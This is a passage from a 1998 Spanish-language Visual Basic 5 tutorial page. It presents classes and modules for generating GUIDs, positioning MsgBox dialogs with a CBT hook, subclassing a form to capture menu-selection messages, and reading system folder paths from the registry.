El código usado para conseguir este número único es el mismo que usan la mayoría de las aplicaciones de Microsoft y otros... Es la función que se usa para crear las claves esas que están en el registro de windows (CLSID) y que el VB5 usa internamente para generar una clave única cuando creamos un nuevo componente ActiveX.

No te preocupes que no me voy a enrollar demasiado, al menos en el aspecto técnico, ya que no es plan de enrollarse...

La función que se encarga de crear ese número único la he "encapsulado" en una clase y se usa como cualquier objeto, es decir declaras el tipo y llamas al método que te interesa, que en este caso es una función que devuelve el valor formateado al estilo de como lo vemos en el registro.
El valor devuelto es una cadena en la que, como mínimo, las últimas 8 cifras es siempre la misma para cada equipo, por tanto usando esas 8 cifras tienes identificado el equipo ya que siempre, lo he comprobado en unos 10 equipos, es diferente para cada equipo.
Nota: Aunque en un principio hagas varias pruebas y las 16 últimas cifras no cambien, por las pruebas que he hecho, sólo las ocho últimas son fijas, e incluso las cuatro anteriores al último número, que aunque tengan "letras", son números Hexadecimales.

Mas Notas: (25/Jun/98)
Si al equipo en cuestión se le agregan discos duros o se le cambia/añade/quita la tarjeta de red u otras tarjetas, puede que el número varie... incluoso esos que parecen fijos. No lo he llegado a comprobar a fondo, pero es lo que he oido por ahí.

Según tengo entendido, si el equipo tiene una tarjeta de red, influye en esa cifra, pero si no la tiene, también hace que sea único; lo que quiero decir con este comentario es que puede que ese número cambie si se cambia la tarjeta de red o se instala en un equipo que no tenga. No todo iba a ser perfecto...

Vamos a ver el código de la clase y después te pondré un ejemplo de cómo usarla.
Nota: He dejado los comentarios originales en inglés, ya sabes que no me gusta apuntarme puntos que no me corresponden...

El código de la clase que genera los números únicos:

```
'------------------------------------------------------------------
'Clase para generar GUID                                (20/Abr/98)
'
'Código extraido de la Knowledge Base de Microsoft:
'HOWTO: Use CoCreateGUID API to Generate a GUID with VB
'Article ID: Q176790
'------------------------------------------------------------------
Option Explicit

Private Type GUID
    Data1 As Long
    Data2 As Integer
    Data3 As Integer
```

```
    Data4(0 To 7) As Byte
End Type

Private Declare Function CoCreateGuid Lib "OLE32.DLL" _
                        (pGuid As GUID) As Long

Const S_OK = 0 ' return value from CoCreateGuid

Public Function GetGUID() As String
    Dim lResult As Long
    Dim lguid As GUID
    Dim MyguidString As String
    Dim MyGuidString1 As String
    Dim MyGuidString2 As String
    Dim MyGuidString3 As String
    Dim DataLen As Integer
    Dim StringLen As Integer
    Dim i As Integer

    On Error GoTo error_olemsg

    lResult = CoCreateGuid(lguid)

    If lResult = S_OK Then
        MyGuidString1 = Hex$(lguid.Data1)
        StringLen = Len(MyGuidString1)
        DataLen = Len(lguid.Data1)
        MyGuidString1 = LeadingZeros(2 * DataLen, StringLen) _
            & MyGuidString1 'First 4 bytes (8 hex digits)

        MyGuidString2 = Hex$(lguid.Data2)
        StringLen = Len(MyGuidString2)
        DataLen = Len(lguid.Data2)
        MyGuidString2 = LeadingZeros(2 * DataLen, StringLen) _
            & Trim$(MyGuidString2) 'Next 2 bytes (4 hex digits)

        MyGuidString3 = Hex$(lguid.Data3)
        StringLen = Len(MyGuidString3)
        DataLen = Len(lguid.Data3)
        MyGuidString3 = LeadingZeros(2 * DataLen, StringLen) _
            & Trim$(MyGuidString3) 'Next 2 bytes (4 hex digits)

        MyguidString = MyGuidString1 & "-" & MyGuidString2 & "-" & _
                       MyGuidString3 & "-"

        For i = 0 To 7
            MyguidString = MyguidString & _
                Format$(Hex$(lguid.Data4(i)), "00")
        Next
        'MyGuidString contains last 8 bytes of Guid (16 hex digits)
        GetGUID = MyguidString
    Else
        GetGUID = "00000000-0000-0000-0000000000000000" ' return zeros if function unsuccessful
    End If

    Exit Function

error_olemsg:
    MsgBox "Error " & Str(Err) & ": " & Error$(Err)
    GetGUID = "00000000-0000-0000-0000000000000000"
    Exit Function

End Function

Private Function LeadingZeros(ExpectedLen As Integer, ActualLen As Integer) As String
    LeadingZeros = String$(ExpectedLen - ActualLen, "0")
End Function
```

¿Cómo usar esta clase?

Para usar esta clase, hazlo de la siguiente forma:

```
Private Sub cmdGenGUID_Click()
    'Creamos una instancia de la clase
    Dim tGuid As New cGUID

    'Asignamos el número generado, en este ejemplo lo asignamos a un Label
    Label2 = tGuid.GetGUID

    'Destruimos la referencia al objeto
    Set tGuid = Nothing
End Sub
```

Pulsa este link para bajarte el listado con el ejemplo para VB5 (genGUID.zip 2.12 KB)

Posicionar un MsgBox

En cualquier parte de la pantalla y más...
Usando el API y AddressOf

Revisión del 15/Jun/98

Navegando por el CD de Microsoft TechNet (también puedes navegar por Internet en el sitio de Microsoft), me encontré con un artículo titulado: HOWTO: Position a MsgBox Using a Windows Hook Procedure (PSS ID Number: Q180936), la verdad es que pensaba que la posición de los MsgBox era "fija", es decir siempre en el centro de la pantalla, (salvo en algunos equipos que ocasionalmente suele mostrarse en otras posiciones), pues bien, esto es posible hacerlo con el VB5, con la ayuda del API y de AddressOf.

Vamos a ver cómo hacerlo.
El ejemplo, tomado y "arreglado" del artículo antes mencionado, mostrará un form con dos botones, al pulsar en uno de ellos, se mostrará un MsgBox en la esquina superior izquierda y al pulsar en el segundo botón, se mostrará en el centro del formulario, independientemente de dónde esté situado el form.

Para crear el proyecto de prueba:
Crea un nuevo proyecto, añade dos commandButtons y añade un módulo BAS, ya que el AddressOf necesita que las funciones o procedimientos estén en un módulo BAS.

Añade el siguiente código al módulo BAS:
Nota: He dejado los comentarios originales en inglés, ya que no necesitan demasiada traducción... espero...

```
'------------------------------------------------------------------
'Ejemplo para posicionar un MsgBox                      (15/Jun/98)
'
'Microsoft TechNet Knowledge Base, PSS ID Number: Q180936
'HOWTO: Position a MsgBox Using a Windows Hook Procedure
'
'©Guillermo 'guille Som, 1998
'------------------------------------------------------------------
Option Explicit

Type RECT
   Left As Long
   Top As Long
   Right As Long
   Bottom As Long
End Type

Public Declare Function UnhookWindowsHookEx Lib "user32" _
    (ByVal hHook As Long) As Long
Public Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
    (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Public Declare Function GetCurrentThreadId Lib "kernel32" () As Long
Public Declare Function SetWindowsHookEx Lib "user32" Alias "SetWindowsHookExA" _
    (ByVal idHook As Long, ByVal lpfn As Long, _
    ByVal hmod As Long, ByVal dwThreadId As Long) As Long
Public Declare Function SetWindowPos Lib "user32" _
    (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, _
    ByVal x As Long, ByVal y As Long, ByVal cx As Long, _
```

```
    ByVal cy As Long, ByVal wFlags As Long) As Long
Public Declare Function GetWindowRect Lib "user32" _
    (ByVal hwnd As Long, lpRect As RECT) As Long

Public Const GWL_HINSTANCE = (-6)
Public Const SWP_NOSIZE = &H1
Public Const SWP_NOZORDER = &H4
Public Const SWP_NOACTIVATE = &H10
Public Const HCBT_ACTIVATE = 5
Public Const WH_CBT = 5

Public hHook As Long


Function WinProc1(ByVal lMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long

   If lMsg = HCBT_ACTIVATE Then
      'Show the MsgBox at a fixed location (0,0)
      SetWindowPos wParam, 0, 0, 0, 0, _
                   SWP_NOSIZE Or SWP_NOZORDER Or SWP_NOACTIVATE
      'Release the CBT hook
      UnhookWindowsHookEx hHook
   End If
   WinProc1 = False

End Function


Function WinProc2(ByVal lMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long

    Dim rectForm As RECT, rectMsg As RECT
    Dim x As Long, y As Long

    'On HCBT_ACTIVATE, show the MsgBox centered over Form1
    If lMsg = HCBT_ACTIVATE Then
       'Get the coordinates of the form and the message box so that
       'you can determine where the center of the form is located
       GetWindowRect Form1.hwnd, rectForm
       GetWindowRect wParam, rectMsg
       x = (rectForm.Left + (rectForm.Right - rectForm.Left) / 2) - _
           ((rectMsg.Right - rectMsg.Left) / 2)
       y = (rectForm.Top + (rectForm.Bottom - rectForm.Top) / 2) - _
           ((rectMsg.Bottom - rectMsg.Top) / 2)
       'Position the msgbox
       SetWindowPos wParam, 0, x, y, 0, 0, _
                    SWP_NOSIZE Or SWP_NOZORDER Or SWP_NOACTIVATE
       'Release the CBT hook
       UnhookWindowsHookEx hHook
    End If
    WinProc2 = False
End Function
```

Este es el código que hay que añadir al formulario:

```
'
'--------------------------------------------------------------------
'Ejemplo para posicionar un MsgBox                    (15/Jun/98)
'
'Microsoft TechNet Knowledge Base, PSS ID Number: Q180936
'HOWTO: Position a MsgBox Using a Windows Hook Procedure
'
'©Guillermo 'guille Som, 1998
'--------------------------------------------------------------------
Option Explicit

Private Sub Command1_Click()
```

```
    Dim hInst As Long
    Dim Thread As Long

    'Set up the CBT hook
    hInst = GetWindowLong(Me.hwnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc1, hInst, Thread)

    'Display the message box
    MsgBox "This message box has been positioned at (0,0)."
End Sub

Private Sub Command2_Click()
    Dim hInst As Long
    Dim Thread As Long

    'Set up the CBT hook
    hInst = GetWindowLong(Me.hwnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc2, hInst, Thread)

    'Display the message box
    MsgBox "This message box is centered over Form1."
End Sub
```

Volver a Visual Basic Avanzado

Subclasificando ventanas

Pues eso: subclasificando que es gerundio
En este ejemplo para los mensajes recibidos al seleccionar un menú.

Revisión del 26/Jun/98

Es que me he "picado" un poco con esto de interceptar los mensajes de Windos y he empezado a "indagar" en este tema, que antes sólo se podía hacer con controles OCX especiales para esta tarea al estilo del MsgBlaster y otros parecidos, pero que ahora es posible con código de Visual Basic gracias a AddressOf y al API de Windows, por supuesto.
Ni que decir tiene que sólo con el VB5 y superior.

El ejemplo este que vamos a ver es para mostrar en un label un mensaje cada vez que seleccionemos un item de un menú.
Los valores y el "conocimiento" de los valores que hay que usar, los he tomado de un ejemplo que la gente de Softcircuits tienen (o tenían) en sus páginas y que acompañaban a un control OCX para "subclasificar" los mensajes de Windows.

La parte importante de este ejemplo está en el módulo bas, que lo he hecho genérico para que se pueda usar con cualquier formulario y para los mensajes que queramos, ya que esos mensajes se comprueban en el propio formulario.
En los ejemplos que he visto por la red, normalmente los mensajes recibidos se procesan en el procedimiento que "intercepta" los mensajes de Windows, pero lo he ampliado para no tener que ir creando un módulo BAS para cada caso particular.
El único requisito es tener un procedimiento público en el form que se llame: **miMSG** y que reciba los parámetros para saber que es lo que Windows nos quiere decir: uMSG, wParam y lParam.

Nota: En el módulo que uso en este ejemplo, (el primero que hago de forma más o menos genérica), sólo se puede controlar un formulario, es decir, si en el mismo proyecto tienes varios formularios en los que quieres "interceptar" los mensajes recibidos de Windows, con este módulo BAS no lo puedes hacer, salvo que dejes de interceptar en uno y lo hagas en otro, (más abajo explico cómo podrías hacerlo), aunque ya estoy "por la labor" de crear un módulo genérico que permita manejar varios forms e incluso saber que mensajes "quiere" procesar el formulario.
Pero esto será en otra ocasión, ahora estoy "estudiando" el tema.

Ahora vamos a ver cómo funciona todo esto, aunque antes un par de consejos y un poco de explicación.

Antes de empezar a "recibir" o procesar los mensajes recibidos, hay que indicarle a Windows que empiece la función, esto se hace mediante un "gancho" (Hook que llaman los ingleses a esto); esto siempre hay que hacerlo antes de nada y para indicarle a Windows que deje de estar enganchados a nosotros, debemos quitar ese gancho.
Para estas dos tareas, el módulo BAS tiene dos procedimientos: HookForm y unHookForm, (ahora explicaré cómo usarlos).
Lo importante de todo esto es que se debe llamar a unHookForm cuando no necesitemos que Windows nos envíe los mensajes. Si estamos probando en el IDE es importantísimo quitar el gancho, sino el VB se quedará más colgado que... (busca tu un ejemplo, no lo voy a hacer yo todo...), así que si te pones a experimentar con esto de la subclasificación y esas cosas, es recomendable que le des a guardar de continuo, sobre todo antes de darle a F5 y también te recomendaría que compilaras de forma completa, bien pulsando Ctrl+F5 o bien modificando el modo de compilación en el menú Herramientas/Opciones solapa General y en el cuadro Compilar quitar la marca en Compilar bajo petición, si tienes la versión inglesa del VB, será:
Tools/Options/General/Compile on Demand
Con esto lo que consigues es que si hay alguna variable no declarada o algo "raro", lo detecte antes de ejecutar la aplicación.

Ahora te voy a explicar un poco cómo funcionan los procedimientos HookForm y unHookForm que he incluido en el módulo BAS.
El HookForm recibe un form como parámetro, esto lo hago para tener una referencia al form de llamada, con idea de que se pueda llamar como te de la gana y no tener que forzarte a nada en particular, salvo la de crear un procedimiento público que se llame miMSG, tal como he explicado antes.

En este procedimiento se comprueba si antes se ha asignado el valor de la variable que "apunta" al form, de ser así, se llama a unHookForm con idea de quitar el "gancho" anterior, esto lo he puesto por si quisieras tener varios forms subclasificados, bueno realmente no podrías, ya que sólo se permite uno a la vez, si quisieras tener varios, tendrías que crear varios procedimientos Hook y unHook y otros tantos para "interceptar" los mensajes de Windows, pero por simplicidad vamos a dar por hecho de que sólo se subclasifica un form a la vez. Y a pesar de que esto se de por hecho, el procedimiento se encarga de comprobar de que así sea.

Una vez que no necesitemos recibir los mensajes de Windows, debemos llamar a unHookForm, esto se suele hacer al cerrar el formulario, lo he puesto en el QueryUnload para que no haya más problemas de los que pudiera haber.

En el procedimiento miMSG del form es donde debemos "evaluar" que mensajes de los recibidos queremos "procesar", en el ejemplo de hoy es WM_MENUSELECT, en otras ocasiones iremos viendo otros, todo dependerá de la información que pueda "captar" por la red o por los artículos del MSDN, aunque si no quieres esperar, puedes darte una vueltecilla por la MSDN Library que está en la red y buscar artículos referentes a este tema.

Vamos a ver los listados y a pasar a la acción.

En primer lugar el del módulo BAS:

```
'------------------------------------------------------------------
'Módulo para subclasificación (subclassing)            (26/Jun/98)
'
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

'Para almacenar el form de llamada y el hWnd del form
Private elForm As Form
Private elhWnd As Long

Public PrevWndProc As Long
Public Const GWL_WNDPROC = (-4&)

Public Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" _
    (ByVal lpPrevWndFunc As Long, ByVal hWnd As Long, _
    ByVal MSG As Long, ByVal wParam As Long, ByVal lParam As Long) As Long

Public Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long, _
    ByVal dwNewLong As Long) As Long


Public Function WndProc(ByVal hWnd As Long, ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam
As Long) As Long
    WndProc = CallWindowProc(PrevWndProc, hWnd, uMSG, wParam, lParam)
    'Los mensajes de Windows llegarán aquí
    'Lo que hay que hacer es "capturar" los que se necesiten,
    'en este caso se devuelven los mensajes al form, usando para
    'ello un procedimiento público llamado miMSG con los
    'siguientes parámetros:
    'ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam As Long
    'la copia del form se hará al crear el Hook, es importante que
    'sólo se subclasifiquen ventanas cuando no halla ninguna activa
    '(de esto se encarga HookForm y unHookForm)
    '
    'Nos aseguramos que el form aún está disponible
    If Not elForm Is Nothing Then
        elForm.miMSG uMSG, wParam, lParam
    End If
End Function

Public Sub HookForm(ByVal unForm As Form)
    'unForm será el form de llamada,
    'para llamar a este procedimiento: HookForm Me
    '
    'Si aún existía una subclasificación
    If Not elForm Is Nothing Then
```

```
        unHookForm
    End If
    Set elForm = unForm
    elhWnd = unForm.hWnd
    PrevWndProc = SetWindowLong(elhWnd, GWL_WNDPROC, AddressOf WndProc)
    'Es importante recordar que se debe llamar a unHookForm antes
    'de cerrar el form... sobre todo si se usa en el IDE
End Sub

Public Sub unHookForm()
    Dim Ret As Long
    'Para llamar a este procedimiento: unHookForm
    '
    'Siempre se debe llamar primero a HookForm y después se llama
    'a este otro para dejar de interceptar los mensajes de Windows
    'Si haces pruebas en el IDE, no te olvides de llamar a este
    'procedimiento, cerrando la aplicación con el botón "Stop"
    'no se llamará a este procedimiento.
    '
    'Si el valor de elhWnd es cero es que no se ha usado
    If elhWnd <> 0 Then
        Ret = SetWindowLong(elhWnd, GWL_WNDPROC, PrevWndProc)
    End If
    'Quitamos la referencia al form
    Set elForm = Nothing
    'Asignamos el valor cero a elhWnd
    elhWnd = 0
End Sub
```

Ahora vamos a ver el código usado en el Form:
El form, además de los menús indicados (ver los Case xx de miMSG), tendrá un Label para mostrar el mensaje de la selección realizada.

```
'------------------------------------------------------------------
'Prueba de subclasificación                          (26/Jun/98)
'Se comprobarán los mensajes enviados por cambio en la selección
'de los menús
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

'Este es el mensaje enviado por Windows cuando se selecciona
'un menú
Const WM_MENUSELECT = &H11F

'Para el menú del sistema
Const SC_RESTORE = &HF120&
Const SC_MOVE = &HF010&
Const SC_SIZE = &HF000&
Const SC_MINIMIZE = &HF020&
Const SC_MAXIMIZE = &HF030&
Const SC_CLOSE = &HF060&


Private Sub Form_Load()
    'Iniciar la subclasificación
    HookForm Me
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    'Terminar la subclasificación
    unHookForm
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub


Public Sub miMSG(ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam As Long)
    Dim sMsg As String
    'Aquí llegarán los mensajes que se quieren interceptar
```

```
    'usar con Select Case o varios If... ElseIf...
    If uMSG = WM_MENUSELECT Then
        Select Case wParam And &HFFFF&
            'Estos son los valores definidos por VB
            'Siempre empiezan por 1
            'Case 1
            '    sMsg = "El menú de ficheros"
            Case 2
                sMsg = "Has seleccionado Abrir..."
            Case 3
                sMsg = "Has seleccionado Guardar"
            Case 4
                sMsg = "Has seleccionado Guardar como..."
            Case 6
                sMsg = "Has seleccionado Imprimir..."
            Case 8
                sMsg = "Has seleccionado Salir"
            '
            'Case 9
            '    sMsg = "El menú de edición"
            Case 10
                sMsg = "Has seleccionado Deshacer"
            Case 12
                sMsg = "Has seleccionado Copiar"
            Case 13
                sMsg = "Has seleccionado Cortar"
            Case 14
                sMsg = "Has seleccionado Pegar"
            Case 16
                sMsg = "Has seleccionado Seleccionar todo..."
            'Estos corresponden al menú del sistema
            Case SC_RESTORE
                sMsg = "Restaurar la ventana"
            Case SC_MOVE
                sMsg = "Mover la ventana con el teclado"
            Case SC_SIZE
                sMsg = "Cambiar el tamaño de la ventana con el teclado"
            Case SC_MINIMIZE
                sMsg = "Minimizar la ventana"
            Case SC_MAXIMIZE
                sMsg = "Maximizar la ventana"
            Case SC_CLOSE
                sMsg = "Cerrar esta ventana y de paso el programa"
            Case Else
                sMsg = ""
        End Select
        'Mostrar el mensaje en el Label
        Label1 = sMsg
    End If
End Sub
```

[Volver a Visual Basic Avanzado]

cOSFolders

Clase para obtener los distintos directorios del Sistema

Revisión del 13/Ago/98

Con esta clase se pueden obtener los distintos directorios de Windows, además de los "tradicionales" como el directorio de Windows y System, se puede saber el directorio de Archivos de Programa, la localización del Escritorio, Menú de Inicio, etc.

Las claves que se usan para obtener esta información se encuentra en el registro del Sistema.
Estas claves son:
HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

La forma de obtener los distintos directorios es usando el método (o función) GetFolder de esta clase; a este método hay que pasarle un parámetro que será bien un número (índice dentro de una colección con los valores) o bien una cadena con el nombre del directorio que queremos; los valores de estas cadenas son los nombres usados en el registro de Windows para nombrarlos.
Por ejemplo para obtener el directorio en el que está el Menú de Inicio habrá que usar como "cadena" Start Menu.

En el form de prueba, se usa un combo para contener los diferentes valores que se pueden usar para conseguir ese directorio.

Además de obtener los nombres de los directorios, esta clase tiene una función/método que devuelve un valor de una entrada del registro, (del tipo cadena, DWORD o Binary), no voy a explicar cómo usarla porque estoy preparando otra clase más genérica para manipular los datos del registro, por ahora sólo tengo la parte de obtener los valores, pero si todo va bien, también se podrán crear claves y (espero) cambiar los valores de las claves.

Aquí tienes los listados del form de prueba y los de la clase. Espero que te sea útil.

Si quieres los listados, aquí los tienes: (OSFolders.zip 5.55 KB)

El formulario:

```
'------------------------------------------------------------------
'                                                        (13/Ago/98)
'Prueba de uso de la clase para devolver los directorios del S.O.
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

Dim tOSF As cOSFolders


Private Sub cmdMostrar_Click()
    Dim sKey As String
    Dim sValue As String
    Dim i As Long
    Dim sData As String

    Label1(2) = ""
    i = Combo1.ListIndex
    sKey = Combo1.List(i)
    sData = tOSF.GetFolder(sKey)
    Label1(2) = sData
End Sub

Private Sub Combo1_Click()
    cmdMostrar_Click
End Sub
```

```
Private Sub Form_Load()
    Set tOSF = New cOSFolders
    Dim col As New Collection
    Dim i As Long

    'Devolver sólo las claves de los directorios
    Set col = tOSF.ShellFolders(bSoloClaves:=True)
    With Combo1
        .Clear
        For i = 1 To col.Count
            .AddItem col(i)
        Next
        If .ListCount Then
            .ListIndex = 0
        End If
    End With
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set tOSF = Nothing
End Sub
```

La Clase:

```
'
'-------------------------------------------------------------------
'cOSFolders                                              (13/Ago/98)
'Clase para obtener valores del Registro del Sistema
'(versión reducida pra obtener los directorios del sistema)
'
'La información para crear las funciones están tomadas de ejemplos
'y valores obtenidos en el código del Setup1.vbp
'y de artículos incluidos en los CDs del MSDN Library.
'
'=== De algún sitio tenía que sacar la información... ===
'
'©Guillermo 'guille' Som, 1998
'email: guille@costasol.net / guille@wcostasol.es
'
'Funciones/Métodos de la clase:
'   GetReg          devolverá el valor de la clave indicada
'   GetFolder       devuelve el path del nombre-clave indicado
'   ShellFolders    devuelve una colección con los nombres de
'                   los directorios disponibles (claves)
'-------------------------------------------------------------------
Option Explicit

Dim colShellFolders As Collection
Dim colShellFoldersKey As Collection

Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

' Registry manipulation API's (32-bit)

'Claves del Registro
Public Enum eHKEY
    HKEY_CLASSES_ROOT = &H80000000
    HKEY_CURRENT_USER = &H80000001
    HKEY_LOCAL_MACHINE = &H80000002
    HKEY_USERS = &H80000003
End Enum
'
Private Enum eHKEYError
    ERROR_SUCCESS = 0               'Todo correcto, sin error
    ERROR_MORE_DATA = 234&          'More data is available
    ERROR_NO_MORE_ITEMS = 259&      'No more data is available
End Enum
'
```

```
'Los tipos de datos posibles
Private Enum eHKEYDataType
    REG_NONE = 0&               'No value type
    REG_SZ = 1&                 'Unicode null terminated string
    REG_BINARY = 3              'Free form binary
    REG_DWORD = 4               '32-bit number
End Enum
'
Private Enum eREGSAM
    KEY_QUERY_VALUE = &H1
End Enum

Private Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Private Declare Function RegQueryInfoKey Lib "advapi32.dll" Alias "RegQueryInfoKeyA" _
    (ByVal hKey As Long, ByVal lpClass As String, lpcbClass As Long, _
    lpReserved As Long, lpcSubKeys As Long, lpcbMaxSubKeyLen As Long, _
    lpcbMaxClassLen As Long, lpcValues As Long, lpcbMaxValueNameLen As Long, _
    lpcbMaxValueLen As Long, lpcbSecurityDescriptor As Long, _
    lpftLastWriteTime As FILETIME) As Long
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal ulOptions As Long, ByVal samDesired As Long, _
    phkResult As Long) As Long
Private Declare Function RegCloseKey Lib "advapi32.dll" _
    (ByVal hKey As Long) As Long
Private Declare Function RegEnumValue Lib "advapi32.dll" Alias "RegEnumValueA" _
    (ByVal hKey As Long, ByVal dwIndex As Long, _
    ByVal lpValueName As String, lpcbValueName As Long, _
    lpReserved As Long, lpType As Long, lpData As Any, _
    lpcbData As Long) As Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias "RegQueryValueExA" _
    (ByVal hKey As Long, ByVal lpszValueName As String, _
    ByVal dwReserved As Long, lpdwType As Long, _
    lpbData As Any, cbData As Long) As Long


Public Function GetReg(ByVal sKey As String, Optional ByVal sValue As String = "", Optional ByVal
hKey As eHKEY = HKEY_CURRENT_USER, Optional ByVal bAsString As Boolean = False) As Variant
    'Obtener un valor de una entrada del registro
    '
    'Parámetros de entrada:
    '   sKey        SubClave del registro
    '               Se puede especificar el nombre de la clave raiz
    '               que se convertirá al valor adecuado
    '   sValue      Nombre de la entrada que queremos obtener
    '   hKey        Clave principal del registro
    '   bAsString   Mostrarlo como una cadena, al estilo de RegEdit
    'Devuelve:
    '   el contenido de esa clave o un valor vacío
    '
    Dim ret As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim retDT As eHKEYDataType
    Dim lSize As Long
    Dim sData As String
    Dim aData() As Byte
    Dim lDWord As Long
    Dim i As Long
    Dim sTmp As String

    'Nos aseguramos que hKey tenga el valor correcto
    Select Case hKey
    Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS
        'nada que hacer, todo correcto
    Case Else
```

```
        'Asignamos el valor por defecto
        hKey = HKEY_CLASSES_ROOT
    End Select

    hKey = ParseKey(sKey, hKey)

    'Valores por defecto
    ReDim aData(0)
    lDWord = 0
    sData = ""

    'Abrir la clave indicada
    ret = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)

    'Si todo va bien (se ha podido abrir la clave)
    If ret = ERROR_SUCCESS Then
        'Leer esa entrada y obtener el tipo de dato, longitud, etc.
        ret = RegQueryValueEx(hKey2, sValue, 0&, retDT, 0&, lSize)
        'Si es un valor binario
        If retDT = REG_BINARY Then
            If lSize Then
                ReDim aData(lSize)
                'Leer los datos binarios
                ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, aData(0), lSize)
            End If
        ElseIf retDT = REG_DWORD Then
            ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, lDWord, lSize)
        ElseIf retDT = REG_SZ Then
            If lSize Then
                sData = String$(lSize - 1, Chr$(0))
                'Leer la cadena
                '(el ByVal es porque está declarada como Any)---v
                ret = RegQueryValueEx(hKey2, sValue, 0&, rDT, ByVal sData, lSize)
            End If
        End If
        'Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    'Devolver el valor leído
    If retDT = REG_BINARY Then
        If bAsString Then
            'Al estilo de como se muestra con RegEdit
            For i = 0 To UBound(aData) - 1
                sTmp = sTmp & Hex$(aData(i)) & " "
            Next
            GetReg = sTmp
        Else
            GetReg = aData
        End If
    ElseIf retDT = REG_DWORD Then
        If bAsString Then
            'Al estilo de como se muestra con RegEdit
            GetReg = "0x" & Format$(Hex$(lDWord), "00000000") & " (" & lDWord & ")"
        Else
            GetReg = lDWord
        End If
    ElseIf retDT = REG_SZ Then
        GetReg = sData
    End If
End Function

Private Function ParseKey(sKey As String, Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER) As eHKEY
    Dim i As Long
    Dim sRootKey As String

    'Comprobar si se indica la clave principal en sKey
    i = InStr(sKey, "HKEY_")
    If i Then
        i = InStr(sKey, "\")
        If i Then
```

```
            sRootKey = Left$(sKey, i - 1)
            sKey = Mid$(sKey, i + 1)
        Else
            sRootKey = sKey
            sKey = ""
        End If
        If Len(sRootKey) Then
            Select Case sRootKey
            Case "HKEY_CLASSES_ROOT"
                hKey = HKEY_CLASSES_ROOT
            Case "HKEY_CURRENT_USER"
                hKey = HKEY_CURRENT_USER
            Case "HKEY_LOCAL_MACHINE"
                hKey = HKEY_LOCAL_MACHINE
            Case "HKEY_USERS"
                hKey = HKEY_USERS
            Case Else
                hKey = HKEY_CLASSES_ROOT
            End Select
        End If
    End If
    ParseKey = hKey
End Function

Private Function EnumValueString(ByVal hKey As Long, ByVal dwIndex As Long, _
    lpValueName As String, lpcbValueName As Long, _
    lpReserved As Long, lpType As Long, lpData As String, _
    lpcbData As Long) As Long

    EnumValueString = RegEnumValue(hKey, dwIndex, _
                            lpValueName, lpcbValueName, _
                            lpReserved, lpType, ByVal lpData, _
                            lpcbData)

End Function

Private Function EnumValue(ByVal hKey As Long, ByVal dwIndex As Long, _
    lpValueName As String, lpcbValueName As Long, _
    lpReserved As Long, lpType As Long, lpData As Byte, _
    lpcbData As Long) As Long

    EnumValue = RegEnumValue(hKey, dwIndex, _
                            lpValueName, lpcbValueName, _
                            lpReserved, lpType, lpData, _
                            lpcbData)
End Function

Private Function QueryInfoKey(ByVal hKey As Long, lpcbMaxValueNameLen As Long) As Long
    Dim lpftLastWriteTime As FILETIME

    QueryInfoKey = RegQueryInfoKey(hKey, 0&, 0&, 0&, 0&, 0&, 0&, 0&, _
                    lpcbMaxValueNameLen, 0&, 0&, lpftLastWriteTime)
End Function

Public Function ShellFolders(Optional bSoloClaves As Boolean = False) As Variant
    'Devolverá las claves de la clave Shell Folders
    Dim hKey As eHKEY
    Dim Entry As String
    Dim phkResult As Long
    Dim maxBufLen As Long
    Dim L As Long
    Dim buf As String
    Dim buflen As Long
    Dim lRet As Long
    Dim retDT As eHKEYDataType
    Dim i As Long
    Dim sValue As String
    Dim iCount As Long

    'Borrar el contenido de la colección
    Set colShellFolders = Nothing
```

```
Set colShellFolders = New Collection
Set colShellFoldersKey = Nothing
Set colShellFoldersKey = New Collection

'================================================================
'
'=== NOTA CACHONDA === por lo incomprensible...
' Es curioso, pero si utilizo estas intrucciones aquí
' el bucle For iCount=0 to 1 no acaba nunca
'
'================================================================
'
'Para el directorio de windows
'buf = "WindowsDir"
'colShellFoldersKey.Add buf, buf
'colShellFolders.Add "Windows", buf
'
'Para el directorio de System
'buf = "SystemDir"
'colShellFoldersKey.Add buf, buf
'colShellFolders.Add "System", buf
'
'================================================================

